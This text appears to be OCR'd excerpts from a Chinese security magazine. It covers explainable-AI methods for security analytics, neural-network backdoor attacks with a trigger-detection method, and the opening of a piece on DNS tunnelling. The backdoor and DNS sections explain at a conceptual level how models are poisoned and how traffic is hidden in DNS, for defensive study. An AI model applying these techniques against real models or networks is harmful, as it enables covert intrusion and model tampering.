ICCS 2018 会议上 IBM 研究员提出威胁情报计算（TIC, Threat Intelligence Computing）的概念 [8]，通过构建时序图结构，实现敏捷的网络推理和威胁狩猎。在 TIC 框架下，所有的安全日志、告警日志以及流量日志都存储为统一的时序图，进而通过攻击子图描述威胁或者攻击，威胁发现的问题被转化成子图计算问题。

图 8 Threat Intelligence Computing 模型设计及示例

NDSS 2019 会议上，研究者提出了 NoDoze[9]，通过在溯源图（Provenance Graph）上定义、查找低频事件路径，有效解决告警的溯源问题，降低误报事件的影响。其核心思路是通过低频事件的挖掘，将“异常”进程行为与实际的告警进行图上的关联。下图展示了通过在溯源图中评估告警依赖路径的异常程度，能够有效区分真正的攻击事件和运维调查导致的误报，并返回完整的事件上下文，有效解释了真实的攻击路径。




图 9 NoDoze 实现威胁溯源

IEEE S&P 2019 研究者提出了 Holmes 系统[10]。该系统同样基于终端侧的溯源图进行分析，采用了层次聚合的策略。与 NoDoze 不同的是，该系统采用了基于攻击链视角的分析思路。将底层进程行为归一化为 TTP (Tactics, Techniques, and Procedures)，从全局视角语义化了攻击行为，有效将时序上松散的可疑进程事件关联，能够有效提取 APT 攻击行为及意图。




图 10 Holmes 层次化 APT 技术战术聚合

以上简要分析了图或者知识图谱在安全场景下的典型应用。依赖于语义图的内在可解释性，图结构及图算法广泛地应用在诸多场景下，如推荐系统、欺诈检测、网络安全等，为自然存在的大规模数据关系的挖掘提供了系统性的可解释的方法，成为 XAI 技术的重要组成部分。此外，针对图算法的研究，如基于深度学习的图嵌入、图遍历、图上异常检测等，增强其可解释性也是重要的研究方向。

1.2 建模后的可解释性

建模后（post-hoc）的可解释性研究是 XAI 研究的重点，该类研究一般将包含机器学习模型的 AI 系统看作黑盒，从而能够保证解释模型与方法和原 AI 系统之间是解耦的，保持解释层的模型无关性。以下介绍几种经典的模型无关的可解释性构建方法。

1.2.1 部分依赖图（Partial Dependence Plot）

针对复杂模型，部分依赖绘图 Partial Dependence Plot (PDP)[11] 计算中可以考虑所有样本点，在保持样本其他特征原始值不变的条件下，计算某（一般是 1~2 个）特征所有可能值情况下的模型预测均值，从而全局化地描述该特征对模型预测的边际影响，能够可视化特征的重要性，描述特征与目标结果之间的关系。PDP 可视化结果非常地直观，并且全局性地分析了特征对模型输出的影响，但是可解释性的可信度很大程度上依赖特征之间的相关性：PDP 没有考虑特征之间的相关性，在某特征值遍历求均值的过程中不可避免地引入一些不可能存在的点，导致最终结果出现偏差。




图 11 PDP 的可视化效果 [12]

1.2.2 特征归因

特征归因（Feature Attribution），是分析模型决策依赖于指定

特征程度的一种度量。该方法同样符合人类直觉：特征重要性越高，则模型预测中越“依赖”该特征，从而能够直观发现特征对结果的影响。

值得注意的一个问题是，许多 Boosting 方法及框架，如 XGBoost、LightGBM 以及 Catboost 等能够提供模型的 Feature Importance 参数。此类模型构建过程中获得的特征指数，能够反映模型在训练数据上对特征的依赖，有效辅助特征工程任务，可归属于建模前的可解释性部分，以辅助模型的构建；但此类 Feature Importance 不能够回答模型如何在任务中做出决策的问题：这些方法获取的特征重要性完全依赖于训练集，而训练集很难真实反映实际环境下的数据分布。

当然，说明哪些特征对模型的预测结果起到关键作用还不足以保证“可解释”，要么通过可解释层屏蔽模型的原始输入，呈现给人可解释的内容；否则原模型选取的特征本身的可解释性就显得尤为重要了。例如，文本中哪些单词或者词语决定了最终文本主题的判断，图像的哪一个局部决定了图像的分类，这些都是具有可解释性的；而类似高维矩阵的某些位置、图像的离散的像素值，则难以被人类理解。以下介绍几种经典子方法。

A.LIME

Local Interpretable Model-agnostic Explanations (LIME) 是 2016 年 KDD 会议上学者提出的一种可解释方法 [13]。Local 指出该方法是一种局部的可解释方法，即用于解释具体样本的预测原由。Model-agnostic 表示了该方法是模型无关的，将任何机器学习模型看作黑盒。算法直观、效果明显，LIME 目前在各类场景中应用较广泛。




图 12 LIME 基本原理示意 [14]

LIME 的核心思路很简单，使用线性模型（或其他可解释的朴素模型）g(x) 作为待解释黑盒模型 f(x) 的局部代理模型。获取某样本的可解释结果的工作流程可以直观上描述为：

• 首先将样本以人类可理解的方式表示，如将文本划分为单词、将图像划分为超像素块（连续的像素组成的块）。

• 在该样本表示的周围进行采样，如去掉文本单词列表中的某些单词、将图像的某些超像素块屏蔽；将采样生成的新样本集合（可解释表示样本集）输入局部代理。

• 局部代理将输入的可解释表示样本集中的每个新样本转换为原黑盒模型可识别的输入矩阵，并获取这些新样本的预测标签，最终以可解释表示样本集及其预测标签集为输入，以输入样本与待解释样本的相似度为度量，以加权的方式训练生成线性模型，从而评估可解释表示样本集中每个样本（代表原始样本的某一部分）对该样本预测的影响。

图 13 LIME 预测解释效果

上图展示了 LIME 对图像的可解释能力，右侧三个子图分别标明了谷歌的 Inception network 模型根据图像的哪一部分将该图预测为电子吉他、木吉他或者拉布拉多犬（从左到右，类别预测概率依次降低）。虽然该模型的预测结果并不准确（我们更希望拉布拉多犬标签排在第一位），但是 LIME 解释了该模型判断的依据，增强了人与机器系统的信任，也为模型的优化提供了提示。

B.LEMNA

图 14 LEMNA 解释 RNN 模型预测结果

类似 LIME 的工作，LEMNA 针对基于深度学习的安全应用，如 PDF 恶意软件识别、二进制逆向等进行了优化 [14]。相较于 LIME 做出的模型的局部是线性的强假设，LEMNA 方案是可以处理局部非线性的代理，并且将特征之间的依赖性考虑在内。LEMNA 可用于二进制逆向中场景中函数起始位置检测模型的解释。如上图所示，RNN 模型预测 0x83 为函数的实际起始位置，并给出了置信度 0.99。而 LEMNA 通过对该样本进行代理分析，给出了模型判断 0x83 为起始位置的依据：红色、橙色、金黄色和黄色，分别表示了关联字节特征对最终预测的贡献程度，颜色越深重要性越高。

C.Backward Propagation

ICML2017 上研究者提出的 DeepLift [15]，为避免类似 LIME 等方法计算中的正向传播的效率和饱和问题，通过反向传播的方法，提供一种特征对深度而学习模型预测输出的重要性度量计算方法。该方法的一个局限性是需要用户提供指定的参照（Reference），而该参照样本的选择目前没有系统的选择方法。而不同的参照对最终的特征重要性计算影响非常大。

除了 DeepLift，还有多种面向深度学习框架的可解释技术实现方案。下图展示了包括 DeepLift 在内的多种基于梯度计算的特征归因方法，着色的像素点即展示了特征像素的归因图谱（attribution maps）。




图 15 多种基于梯度计算的深度可解释方法 [16]

D.Shapley Values

Shapley 值方法是博弈论中解决合作对策问题的一种方法，能够根据一个利益集团中各成员对联盟所得的贡献程度来进行集团的利益分配。将 Shapley 值方法应用到模型解释性的特征重要性分析中，就是将模型预测类比为多个特征成员的合作问题，将最终预测结果类比合作中的总收益，而特征的贡献程度将决定其最终分配到的收益——重要性评估值。有多种基于 Shapley Values 估计的方法，其中 SHAP (SHapley Additive exPlanations) 是一项 NIPS 2017 上提出的研究 [17]。该研究提出的 SHAP 方法也是一种局部可解释性方法，与前述的局部模型代理（LIME、LEMNA 等）相比，该方法具有数学理论的严格证明，理论上保证其特征重要性结果与人的直觉更具一致性。SHAP 架构提供的特征重要性解释如下所示，该结果显示了将模型预测从基准值 (训练数据集中的平均模型输出) 推进到待解释样本的模型预测，每个特征的贡献，将预测值推高的特征用红色表示，将预测值推低的特征用蓝色表示。SHAP 方法对传统 Shapley Values 的计算进行了优化，但有研究表明该算法计算效率仍然较低。

图 16 SHAP 特征贡献可视化图

1.2.3 全局代理模型（Global Surrogate Models）

不同于 LIME 等局部代理模型，全局代理模型能够提供整个模型的可解释性，而不仅仅是针对某个或某些个样本实例的解释。一种朴素的思路是，将原始数据集中的实际标签替换为黑盒模型的预测标签，生成新的样本集，在该样本集上，训练一个内在可解释的模型。显然该方法能够直观地解释复杂模型的决策流程，但是不可避免地丢失模型的预测性能，因为代理模型直接学习的是关于黑盒模型的知识，而不是原始数据本身的知识。




图 17 使用决策树作为全局解释代理 [18]

代理模型的核心思想可以概括为：使用简单可解释的模型模拟复杂模型的行为，即学习一种模型的可解释压缩表示。深度学习中模型蒸馏（Distilling）等压缩技术，也是生成代理模型的可用方法，关键是如何限制模型架构，保证最终代理模型的可解释性。

2. 可解释性技术分类维度

以上，我们从可解释性引入的阶段这一维度进行了划分，初步介绍了多种 XAI 领域中的可解释性的技术实现。关于机器学习模型可解释性以及其他 XAI 技术的研究虽然还处在研究的早期阶段，但

研究的热度持续上升，相关研究众多，本文很难覆盖所有技术点。下表从解释阶段、解释域、模型相关性三个维度对本文涉及的主要可解释技术的特性进行了小结，以区分不同技术在不同场景需求下的可用性。

技术	解释阶段 / 方式		解释域		模型相关性	
	原生可解释 (Intrinstic)	建模后解释 (Post-hoc)	全局解释性 (Global)	局部解释性 (Local)	模型相关 (Model-specific)	模型无关 (Model-agnostic)
Decision trees	√		√		√	
Graph-based	√		√	√	√	
LIME		√		√		√
SHAP		√	√	√		√
DeepLift		√		√	√	
Global surrogate models		√	√	√		√
Partial Dependence Plot(PDP)		√	√	√		√
Model distillation		√	√		√	

总体而言，建模后（Post-hoc）及模型无关（Model-agnostic）的可解释性技术在不同的应用场景下适应性较强，可作为独立的可解释层构建在现有的 AI 系统之上，无论是在研究中还是实际使用场景中都颇受欢迎；全局可解释性能够反映模型的整体运行机制，如分析对整个模型来说，最关键的特征是什么，但是想要回答某个具体决策结果、预测结果的背后逻辑，还是需要依赖局部可解释性方法；作为主流的 AI 实现方案，针对深度学习技术的深度可解释性的同样受到广泛的关注；基于图及图算法的可解释应用在诸多领域都有应用落地，同样是 XAI 技术的重要一环。

三、XAI 与可信任安全智能

AI 在许多领域发挥了实现高度自动化、大规模解放人力的功能，但在军事、金融、网安、医疗、法律等多个需要高质量决策的场景下，还难以放心地大规模、深度应用 AI。如今，探讨如何将人工智能与人类智能有机地结合，形成优势互补的良性闭环，已成为各界的共识。传统高性能、黑盒智能系统，已经难以满足“人 - 机”融合的需求。当人们意识到不能完全依赖 AI 独立、自动化的制定决策、完成行动时，可信任的智能系统就成为合作共赢的关键。信任的建立，依赖于 AI 系统本身的安全性、AI 系统提供的不可取代的产能以及 AI 系统的透明程度、可理解程度等多个方面，而 XAI 所提供的可解释性正是这些信任基础的核心支撑技术之一。

就安全场景而言，流量分析、用户实体行为分析、样本分析、威胁关联、自动化响应等等安全能力逐渐集成更高级的机器学习算法、图算法，但要实现高度智能化、自动化的安全系统的成熟，我们还有很长的路要走。为现有的和未来的 AI 技术增强可解释性，建立可信任安全智能，是实现安全智能大规模应用落地的必由之路。




图 18 AI 技术与安全能力的层次划分

构建可信任的安全智能，核心问题不是研究 XAI 技术本身，而是如何将 XAI 技术及架构，融合到安全场景中，形成机器效率与专家经验融合的闭环，以辅助提升 AI 在安全研究、安全运维、攻防实战中的可用性。如果我们将人工智能的能力划分为感知 - 认知 - 行动三个层次，那么对应到安全能力，则可粗略划分成检测 / 评估 - 关联 / 决策 - 响应 / 反馈三个层次和阶段。在检测 / 评估层面，安全设备及系统完成相对独立的威胁检测、风险评估；在关联 / 决策层面，多源异构数据，包括机器检测、威胁情报与专家经验的全面融合关联，进而形成可行动的决策输出；在响应 / 反馈层面，融合的决策被执行，威胁事件、情报信息被处置处理，并获取环境或人的反馈。以上安全能力的划分概念性地描述了安全能力自动化建设的基本生命周期。为保证以上动力齿轮的持续、高效运转，XAI 技术需要嵌入每个关键环节，提供可解释性接口与界面，打造可信任安全智能的基础。下表列举了几个典型的 AI- 安全能力及对应可补充的 XAI 技术。

安全能力阶段	技术点	核心解释能力补充
检测 / 评估	流量威胁检测	模型无关的解释性、深度可解释性
检测 / 评估	恶意样本分析	模型无关的解释性、深度可解释性
检测 / 评估	误报对抗	建模前数据分析、模型无关的解释性
检测 / 评估	AI 对抗安全	深度可解释性
关联 / 决策	威胁关联及溯源	基于图的可解释性
关联 / 决策	攻击团伙分析	建模前数据分析、基于图的可解释性、深度可解释性
关联 / 决策	自动化指纹提取	模型无关的解释性
关联 / 决策	智能自动化决策	基于图的可解释性、深度可解释性
响应 / 反馈	自动化响应	模型无关的解释性、深度可解释性、人机交互界面
响应 / 反馈	行动推荐	基于图的可解释性、深度可解释性

以上列举的多种安全应用场景，走向高度智能化、自动化的道路还很漫长。XAI 作为 AI 系统落地的必要条件之一，无论是构建安全的 AI 还是 AI 辅助的安全自动化的过程中，可解释性都应该成为透明的、可信任的机器智能安全的标配，融合到技术设计、实现的框架内。

四、总结

为 AI 系统提供可解释性，是建立人对机器智能信任的关键，也是构建人 - 机智能融合闭环的重要工作。在网络信息安全领域，我们也越发需要可信任的安全智能，以实现高度自动化、智能化的系统，来延伸安全能力的触角。XAI 技术尚在研究和应用的早期，针对可解释性的量化评估、高可解释性技术、高可用人机交互模式、针对特定场景的可解释性系统等角度的研究有待突破。但可解释性的强化将逐渐推动人工智能系统迈向通用智能，并促进关键决策领域的自动化技术突破。XAI+Security 能够如何促进技术迭代、革新行业面貌，让我们拭目以待。

参考文献

[1]Adadi A，Berrada M．Peeking inside the black-box: A survey on Explainable Artificial Intelligence (XAI)[J]. IEEE Access, 2018:1-1.

[2]https://towardsdatascience.com/human-interpretable-

machine-learning-part-1-the-need-and-importance-of-model-interpretation-2ed758f5f476

[3]Gunning D. Explainable artificial intelligence (xai)[J]. Defense Advanced Research Projects Agency (DARPA), 2017.

[4]https://christophm.github.io/interpretable-ml-book/

[5]Zhang Q, Nian Wu Y, Zhu S-C. Interpretable convolutional neural networks[C]. Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition, 2018: 8827-8836.

[6]Gao J, Wang X, Wang Y, et al. Explainable Recommendation Through Attentive Multi-View Learning[C]. AAAI, 2019.

[7]Noel S, Harley E, Tam K H, et al. CyGraph: Graph-Based Analytics and Visualization for Cybersecurity. Cognitive Computing: Theory and Applications Elsevier , 2016.

[8]Shu X, Araujo F, Schales D L, et al. Threat Intelligence Computing[C]. Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, 2018: 1883-1898.

[9]Hassan W U, Guo S, Li D, et al. NoDoze: Combatting Threat Alert Fatigue with Automated Provenance Triage[C]. NDSS, 2019.

[10]Milajerdi S M, Gjomemo R, Eshete B, et al. HOLMES: real-time APT detection through correlation of suspicious information flows[J]. arXiv preprint arXiv:1810.01594, 2018.

[11]Adadi A, Berrada M. Peeking inside the black-box: A survey on Explainable Artificial Intelligence (XAI)[J]. IEEE Access, 2018, 6: 52138-52160.

[12]https://ww2.mathworks.cn/help/stats/regressiontree.plotpartialdependence.html

[13]Ribeiro M T, Singh S, Guestrin C. Why should i trust you?: Explaining the predictions of any classifier[C]. Proceedings of the 22nd ACM SIGKDD international conference on knowledge discovery and data mining, 2016: 1135-1144.

[14]Guo W, Mu D, Xu J, et al. Lemna: Explaining deep learning based security applications[C]. Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, 2018: 364-379.

[15]Shrikumar A, Greenside P, Kundaje A. Learning important features through propagating activation differences[C]. Proceedings of the 34th International Conference on Machine Learning-Volume 70, 2017: 3145-3153.

[16]https://github.com/marcoancona/DeepExplain

[17]Lundberg S M, Lee S-I. A unified approach to interpreting model predictions[C]. Advances in Neural Information Processing Systems, 2017: 4765-4774.

[18]https://towardsdatascience.com/explainable-artificial-intelligence-part-2-model-interpretation-strategies-75d4afa6b739

AI新威胁：神经网络后门攻击


绿盟科技 创新中心 张胜军

1 背景


人工智能是如今备受关注的领域，随着人工智能技术的快速发展，基于深度学习模型的应用已经进入了我们的生活。伴随神经网络的发展和应用的普及，深度学习模型的安全问题也逐渐受到大家的关注。但是深度学习模型具备天生的安全隐患，近年来的研究表明对输入深度学习模型的数据样本进行特殊处理后，可以导致模型产生错误的输出。因此这样的对抗样本实现了攻击深度学习模型的效果。如果我们在神经网络模型的训练过程中，采取数据投毒的方式对模型植入后门，也可实现攻击模型的目的。从对抗样本到神经网络模型后门植入，攻击者的攻击手法变化越来越多，攻击成本越来越低，这对大量的深度学习模型和应用来说是很有威胁的。本文从后门攻击的角度浅谈神经网络中的安全问题以及有关的威胁检测方式。

2 对抗样本攻击

对抗样本是一种能够让模型产生错误判断的数据样本。针对不同的机器学习模型应用场景，对抗样本既可以是输入模型的图片，也可以是语音、文本等。例如下图，数据来源于 CIFAR10 数据集，左边是数据集的正常图片，右边是基于不同攻击方法生成的对抗样本，虽然肉眼看起来没有明显区别，但是模型对其分类结果却差别很大。



对抗样本往往是指输入机器学习模型的样本在经过模型判别之后产生的输出 O 与对应的正常样本输入模型产生判别得到输出的结果 O’是截然不同的。对抗样本与真实样本之间的差别在肉眼看来几乎是无法分辨的。我们可以在 2D 特征空间里看一下对抗样本的例子：



上图中有黄色和蓝色两类样本数据，基于样本的特征 X1 和 X2（例如 X1 是长度，X2 是高度）对数据进行建模，采用机器学习模

型进行训练，得到的分类决策边界是橙色的直线，模型能够将黄色和蓝色的样本数据分开。如果此时利用 PGD 或者 CW 一类的对抗样本生成算法，基于蓝色样本生成了一个黑色样本，该样本属于黄色样本的空间区域，因此我们的模型在对其进行分类时会出现错误的判断，导致错误分类。此时攻击算法所需要做的实际上就是尽可能小地对 X1，X2 的值进行改变，同时让对抗样本刚好跨过模型决策边界。通过这个例子，我们只是对线性可分数据以及利用简单的线性模型进行分类。真实场景下我们处理的数据以及应用的模型会更加复杂，因此数据的特征空间分布很会变得复杂，而实际上生成对抗样本需要利用模型的局部线性来实现。当前对对抗样本的研究表明，基于优化的方法进行对抗样本生成主要是最大化模型输出，同时最小化样本特征的改变，采用的技术就通常是梯度下降法并进行优化；基于雅可比矩阵进行对抗样本的生成主要是找出对模型输出影响最大的输入进行改变，从而实现样本空间跨越模型分类边界。


3. 神经网络后门攻击

对抗样本通过攻击算法在样本数据上进行改变实现攻击模型的目的，而 Trojan Neural Network（TNN）通过改变模型参数同样可以达到使模型错误分类的攻击效果。从数据和模型两种角度都能在神经网络模型中植入后门。后门攻击只有当模型得到特定输入时才会被触发，然后导致神经网络产生错误输出，因此非常隐蔽，不容易被发现。在大型数据集上进行机器学习模型的训练，通常需要多方基于梯度共同进行训练；在模型训练以及使用的整个过程中需要多次对梯度进行更新，因此在更新模型参数的过程中多方都可能会对机器学习模型进行攻击。

当前研究表明 TNN 攻击能够利用对训练数据投毒的方式进行攻击，也可以不通过训练数据进行攻击。如果选择不通过训练数据进行攻击，TNN 攻击一般会选择一个触发样本，基于触发样本生成一组样本对模型进行训练。训练 TNN 的目标函数通常是最小化模型在正常样本中的误差，并且最大化模型在木马触发样本中的误差。与对抗样本攻击一样，TNN 攻击也可以根据木马触发样本分为有目标攻击和无目标攻击。如果想要对 TNN 攻击进行防护，一种方式是重新建模，也就是对模型进行重新训练，另一种方式则是建立检测模型对 TNN 攻击进行检测。

4. 检测方法

关于神经网络中后门攻击的检测在最新的研究中，2019 年 S&P 上面已经提出了一些检测方法。例如，在下图中说明了该神经网络后门攻击检测方法的抽象概念。它表示了一个简化的一维分类问题，其中包含 3 个标签（label A for circles, B for triangles, and C for squares）。图中形象地显示了数据样本在输入空间中的位置，以及模型的决策边界。被攻击的模型有个恶意触发会导致分类结果为 A。由于后门的存在触发在属于 B 和 C 的区域中产生另一个维度。



任何包含触发的输入在触发维度中都有更高的值 (被攻击模型中的灰色圈)，因此会被分类为 A，而不会导致分类为 B 或 C。

后门区域在一定程度上减少了将 B 和 C 样本错误分类到被攻击标签 A 所需的修改量。如果通过测量将来自任何区域的任何输入改变到被攻击目标区域所需的最小扰动量来检测是否为被攻击的类别，是一种检测手段。也就是计算将任何标签为 B 或 C 的输入转换为被攻击标签 A 的输入所需的最小扰动量的值，在具有触发的区域中，无论输入位于空间的任何位置，将输入分类为被攻击标签 A 所需的扰动量受恶意触发的限制。被攻击的模型具有一个“触发维度”的新维度，因此对标签 B 或 C 的输入进行一定的扰动，都可能被错误地分类为 A。

检测神经网络后门的具体方法是在受攻击的模型中，与其他未受攻击的标签相比，对受攻击标签的错误分类所需的修改更小。因此，我们遍历模型的所有标签，并确定是否需要对任何标签进行极小的修改就能实现错误分类。检测过程概括为以下三个步骤。

步骤 1：对于给定的标签，将其视为目标后门攻击的潜在目标标签。采用一种优化方案，以找到将所有样本从其他标签误分类到该目标标签所需的“最小的”触发。

步骤 2：对模型中的每个输出标签重复步骤 1。对于一个具有 N 个标签的模型，会对应产生 N 个潜在的“触发”。

步骤 3：在计算完 N 个潜在触发后，用每个触发候选数值来度量每个触发的大小，即触发要进行多少扰动。采用异常点检测算法来检测是否有任何触发候选对象比其他的候选都要小。异常值也就是触发的后门，该触发对应的目标标签也就是后门攻击的目标标签。

5. 总结

人工智能现有的发展已经不仅限于算法的研究和优化理论的研究，人工智能安全研究同样值得期待。目前神经网络后门攻击作为新型 AI 安全威胁，同人工智能技术的其他安全性问题一样，已经成为安全领域的研究热点。从对抗样本的生成到神经网络的后门植入，都是攻击者攻击手段多样化的标志，这意味着对攻击场景的防御框架建设也应融入对 AI 的安全防护手段。在未来的人工智能发展中，市场上对 AI 模型算法安全性能的要求一定会推动检测模型漏洞技术的落地以及安全防御框架的发展，未来可期。

参考文献

[1] Q. Wang, W. Guo, K. Zhang, A. G. O. II, X. Xing, X. Liu, and C. L. Giles, “Adversary resistant deep neural networks with an application to malware detection,” in Proc. of KDD, 2017

[2] Y. Liu, S. Ma, Y. Aafer, W.-C. Lee, J. Zhai, W. Wang, and X. Zhang, “Trojaning attack on neural networks,” in Proc. of NDSS, 2018.

[3] Y. Sun, X. Wang, and X. Tang, “Deep learning face representation from predicting 10,000 classes,” in Proc. of CVPR, 2014.

[4] B. Wang, Y. Yao, S. Shan, H. Li, B. Viswanath, H. Zheng, and B. Y. Zhao, “Neural cleanse: Identifying and mitigating backdoor attacks in neural networks,” in Proceedings of the 40th IEEE Symposium on Security and Privacy, 2019.


DNS 隧道通信特征与检测

绿盟科技 网络攻防实验室 陈健

一、DNS 隧道技术解析

1.1 DNS 协议解析过程

DNS 协议解析过程分为两种，迭代查询和递归查询。



（图 1-1）

1.1.1 迭代查询

本地域名服务器向根域名服务器发送请求报文，根域名服务器要么给出 IP 地址要么告诉本地域名服务器下一步应该去查询另一个域名服务器 (假设这个域名服务器为 A)。本地域名服务器会向 A 域名服务器发送请求报文，A 域名服务器要么给出 IP 地址要么告诉本地域名服务器下一步应该去查询 B 域名服务器。过程以此类推，直到查找到 IP 地址为止。

1.1.2 递归查询

客户机向本地域名服务器查询，如果本地服务器的缓存中没有需要查询的 IP 地址，那么本地域名服务器会以客户机的身份（代替本机查询），向根域名服务器发送请求报文。

递归查询返回的结果要么是查询到的 IP 地址，要么报错。

客户端只发一次请求，要求对方给出最终结果。

本机查询本地域名服务器，这部分属于递归查询。

本地域名服务器查询根域名服务器，这部分属于迭代查询。

1.2 DNS 隧道

DNS 隧道是隐蔽信道的一种，通过将其他协议封装在 DNS 协议中进行通信。封装由客户端完成，将 DNS 流量还原成正常的流量由服务器完成。

1.2.1 DNS 隧道攻击实现流程

大多数防火墙和入侵检测设备对 DNS 流量是放行的。

而隧道攻击正式利用了放行的特点以及协议解析流程来实现的。

IP 直连型 DNS 隧道：

直连也就是客户端直接和指定的目标DNS Server(Authoritative NS Server) 连接，通过将数据编码封装在 DNS 协议中进行通信，这种方式速度快，但是隐蔽性比较弱，很容易被探测到，另外限制比较高，很多场景不允许自己指定 DNS Server。

